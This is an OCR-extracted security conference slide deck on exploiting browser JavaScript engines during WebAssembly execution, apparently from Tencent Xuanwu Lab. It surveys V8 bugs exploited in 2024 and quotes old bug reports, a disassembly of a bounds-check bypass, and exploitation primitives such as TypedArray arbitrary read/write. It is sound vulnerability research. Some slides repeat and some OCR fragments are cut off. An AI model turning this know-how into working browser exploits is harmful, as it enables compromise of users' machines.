Achilles' Heel of JS Engines: Exploiting Modern Browsers During WASM Execution

Bohan Liu(@P4nda20371774)

Zong Cao(@p1umer)

Zheng Wang(@xmzyshypnc1)

Yeqi Fu(@q1iq)

Cen Zhang(@zhclhy)

About us

Bohan Liu

- @P4nda20371774
- Security Researcher at Tencent Security Xuanwu Lab
- Mainly Engaged in Browser Security
- Google Chrome Bug Hunter

Zong Cao

- @p1umer
- Graduate Master at University Chinese Academy of Sciences
- AI + Bug Hunting
- Black Hat Asia/USA Speaker

Zheng Wang

- @xmzyshypnc1
- Security Researcher at Tencent Security Xuanwu Lab
- Mainly Engaged in Browser Security and Kernel Security
- Found Several security bugs in Apple Safari, Linux kernel and VirtualBox

Yeqi Fu

- @q1iq
- Phd student of National university of singapore.
- Fuzzing and Static Analysis
- Menmber of CURIOSITY, supervised by zhenkai liang

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Background

Introduction

Exploited V8 Bugs in 2024

- More WASM exploitable bugs
- Introduced in the past two years
- Some bug needn't bypass V8 Sandbox

Issue	First Exploited	Description	Exploit requires V8 Sandbox Bypass	Exploit requires JIT compilation	Variant	JavaScript or WebAssembly	Introduced by	Introduced in
41490332	ITW	Incorrect fast-path for JS property deletion in runtime	Yes	Probably	No	JavaScript	Performance Work	2021 (?)
40941600	V8CTF	Type confusion after promise resolution in combination with async stack traces	Yes	No	No	JavaScript	Feature Work	2020
41482183	V8CTF	Incorrect structural optimization in Turboshaft	Yes	Yes	No	JavaScript	Performance Work	2023
41488920	V8CTF	UaF in Maglev during object creation	Yes	Yes	No	JavaScript	Performance Work	2023
330760873	Pwn2Own	Out-of-bounds access in JS enum cache	Yes	Yes	Yes	JavaScript	Performance Work	2017 (?)
330588502	Pwn2Own	Incorrect parsing of Wasm Types	Yes	Probably Not	No	WebAssembly	Feature Work	2023
330759272	Pwn2Own	Unclear ownership of DOMArrayBuffer	Yes	No	No	JavaScript	Feature Work	2023
330563095*	Pwn2Own	WebCodec ArrayBuffer UaF	Yes	N/A	N/A	N/A	N/A	2022
323694592	V8CTF	Signature mismatch in specialized wasm-to-js wrappers	No×	Probably	No	WebAssembly	Performance Work	2023
339458194	ITW	Wrong handling of Wasm Structs in JavaScript runtime	Yes	No	No	Both	Feature Work	2023
340221135	ITW	Incorrect handling of JS imports in Maglev-generated code	Yes	Yes	No	JavaScript	Performance Work	2022
341663589	ITW	Incorrect parsing of JavaScript code leads to type confusion	Yes	No	No	JavaScript	Feature Work	2017 (?)
339736513	V8CTF	Wrong handling of Wasm Structs in JavaScript runtime	Yes	No	Yes (but found internally)	Both	Feature Work	2023

Bug History Recap

- Compilation Issues
  1. Edge Cases Oversights
  2. Binary Parsing
- Memory Management Issues
  1. Side Effect in expanding
  2. Integer Overflow

Issue 1522: WebKit: WebAssembly parsing does not correctly check section order

Reported by natashenka@google.com on Sat, Jan 27, 2018, 1:13 PM GMT+8 Project Member

When a WebAssembly binary is parsed in ModuleParser::parse, it is expected to contain certain sections in a certain order, but can also contain custom sections that can appear anywhere in the binary. The ordering check validateOrder() does not adequately check that sections are in the correct order when a binary contains custom sections.

Chromium > Blink > JavaScript > WebAssembly 40088601

[wasm] OOB access in v8 wasm after Symbol.toPrimitive overwrite

Comments (39) Dependencies Duplicates (0) Blocking (0) Resources (0)

```
000003ab`d807ed3e 48bb012230fca7000000 mov rbx,0A7FC302201h
000003ab`d807ed48 488b1c03      mov     rbx,qword ptr [rbx+rax]
000003ab`d807ed4c 33c0          xor     eax,eax
000003ab`d807ed4e 4883c37f      add     rbx,7Fh
000003ab`d807ed52 ffd3          call    rbx
000003ab`d807ed54 488be5        mov     rsp,rbp
---
```

the table bound checking is bypassed, and the rax register (index) is controlled by a user input.

In wasm-js.cc, side-effects code can be triggered.

```
---
void WebAssemblyTableGrow(const v8::FunctionCallbackInfo<v8::Value>& args) {
```

Closed Bug 1415291 (CVE-2018-5093) Opened 7 years ago Closed 7 years ago

Heap-buffer-overflow READ 8 · js::WasmTableObject::getImpl

Categories

Product: Core Type: defect

Component: JavaScript Engine Priority: P1 Severity: normal


Tracking

Status: RESOLVED FIXED Tracking Flags:

Milestone: mozilla59 Tracking Status

WASM Development Status

- New proposals
- More optimization
- More interaction between WASM and JS



Issue 1522: WebKit: WebAssembly parsing does not correctly check section order

Reported by natashenka@google.com on Sat, Jan 27, 2018, 1:13 PM GMT+8 Project Member

When a WebAssembly binary is parsed in ModuleParser::parse, it is expected to contain certain sections in a certain order, but can also contain custom sections that can appear anywhere in the binary. The ordering check validateOrder() does not adequately check that sections are in the correct order when a binary contains custom

Chromium > Blink > JavaScript > WebAssembly 40088601

[wasm] OOB access in v8 wasm after Symbol.toPrimitive overwrite

Comments (39) Dependencies Duplicates (0) Blocking (0) Resources (0)

```
000003ab`d807ed48 488b1c03      mov     rbx,qword ptr [rbx+rax]
000003ab`d807ed4c 33c0          xor     eax,eax
000003ab`d807ed4e 4883c37f      add     rbx,7Fh
000003ab`d807ed52 ffd3          call    rbx
000003ab`d807ed54 488be5        mov     rsp,rbp
---
```

the table bound checking is bypassed, and the rax register (index) is controlled by a user input.

In wasm-js.cc, side-effects code can be triggered.

```
---
void WebAssemblyTableGrow(const v8::FunctionCallbackInfo<v8::Value>& args) {
```

Closed Bug 1415291 (CVE-2018-5093) Opened 7 years ago Closed 7 years ago

Heap-buffer-overflow READ 8 · js::WasmTableObject::getImpl

Categories

Product: Core
Component: JavaScript Engine
Type: defect
Priority: P1 Severity: normal

Tracking

Status: RESOLVED FIXED
Milestone: mozilla59
Tracking Flags:
Tracking Status

Exploitation difficulty

JS vs Wasm

- More Check/Dcheck in Javascript
- More harden patch for exploitation techniques

```
[turbofan] Harden ArrayPrototypePop and ArrayPrototypeShift

An exploitation technique that abuses `pop` and `shift` to create a JS
array with a negative length was publicly disclosed some time ago.
```

Gigacage


JavaScript engines have long been a preferred target for attackers. In this article I will introduce Gigacage, an implementation of heap isolation technique in JavaScriptCore, WebKit's JavaScript engine.

Some JavaScript objects can be easily manipulated to become very powerful read and write primitives. An example of those can be `TypedArrays` which are data structures that give the user precise control over the memory of their underlying storage buffer. If an attacker can exploit some bug to get a write primitive on the pointer of the buffer of a `TypedArray`, they can easily enhance that primitive into a more powerful one that allows arbitrary read and write, fake objects and leak memory addresses. That's exactly what Gigacage tries to mitigate.

Exploitation difficulty

JS vs Wasm

- More Check/Dcheck in Javascript
- More harden patch for exploitation techniques
- More efficient fuzzers



PrototypeShift

nd `shift` to create a JS
closed some time ago.

ge

ckers. In this article I will introduce Gigacage, an im-
VebKit's JavaScript engine.

e very powerful read and write primitives. An exam-
at give the user precise control over the memory of
e bug to get a write primitive on the pointer of the
into a more powerful one that allows arbitrary read
actly what Gigacage tries to mitigate.

Exploitation difficulty

Compliation vs Execution

- Dynamic execution with real-time information
- Less Safety Check Code
- New spec simplifies runtime exploitation

Workflow And Attack Surfaces in WASM

Workflow in WASM


```
(module
  (func (export "addTwo") (param i32 i32) (result i32)
    local.get 0
    local.get 1
    i32.add))
```

```
const wasmBytes = new Uint8Array([0, 97, 115, 109, 1, 0, 0,
0, 1, 7, 1, 96, 2, 127, 127, 1, 127, 3, 2, 1, 0, 7, 10, 1, 6,
97, 100, 100, 84, 119, 111, 0, 0, 10, 9, 1, 7, 0, 32, 0, 32,
1, 106, 11, 0, 10, 4, 110, 97, 109, 101, 2, 3, 1, 0, 0]);

module = new WebAssembly.Module(wasmBytes); //WebAssembly.compile
```

Compilation

```
instance = new WebAssembly.Instance(module,{});
Console.log(instance.exports.addTwo(1114, 223));


//Output: 1337
```


Execution



Workflow in WASM

The Compilation Phase


- **Compile** the Wasm Input into Machine Code or Optimized Code.
- Different Browser has its own WASM Compiler or Optimizer
  - : LLInt, BBQ, OMG
  - : Liftoff, Turbofan, Turboshaft
  - : Basline, Ion, Optimizing
- The bug hunting target we focused on before[*]



[*] https://blackhat.com/asia-23/briefings/schedule/#attacking-the-webassembly-compiler-of-webkit-30926

Workflow in WASM


The Execution Phase



Workflow in WASM

The Execution Phase

- Runtime Build
- ByteCode Execution
- External Interaction




Few Tested :) The **MAIN** bug hunting target this time!

Workflow in WASM

The Execution Phase

- Runtime Build
- ByteCode Execution
- External Interaction




Workflow in WASM

The Execution Phase – Runtime Build

- **Wasm Engine Initialization:** Initialize WASM engine itself while JavaScript engine initialing.
  - Memory
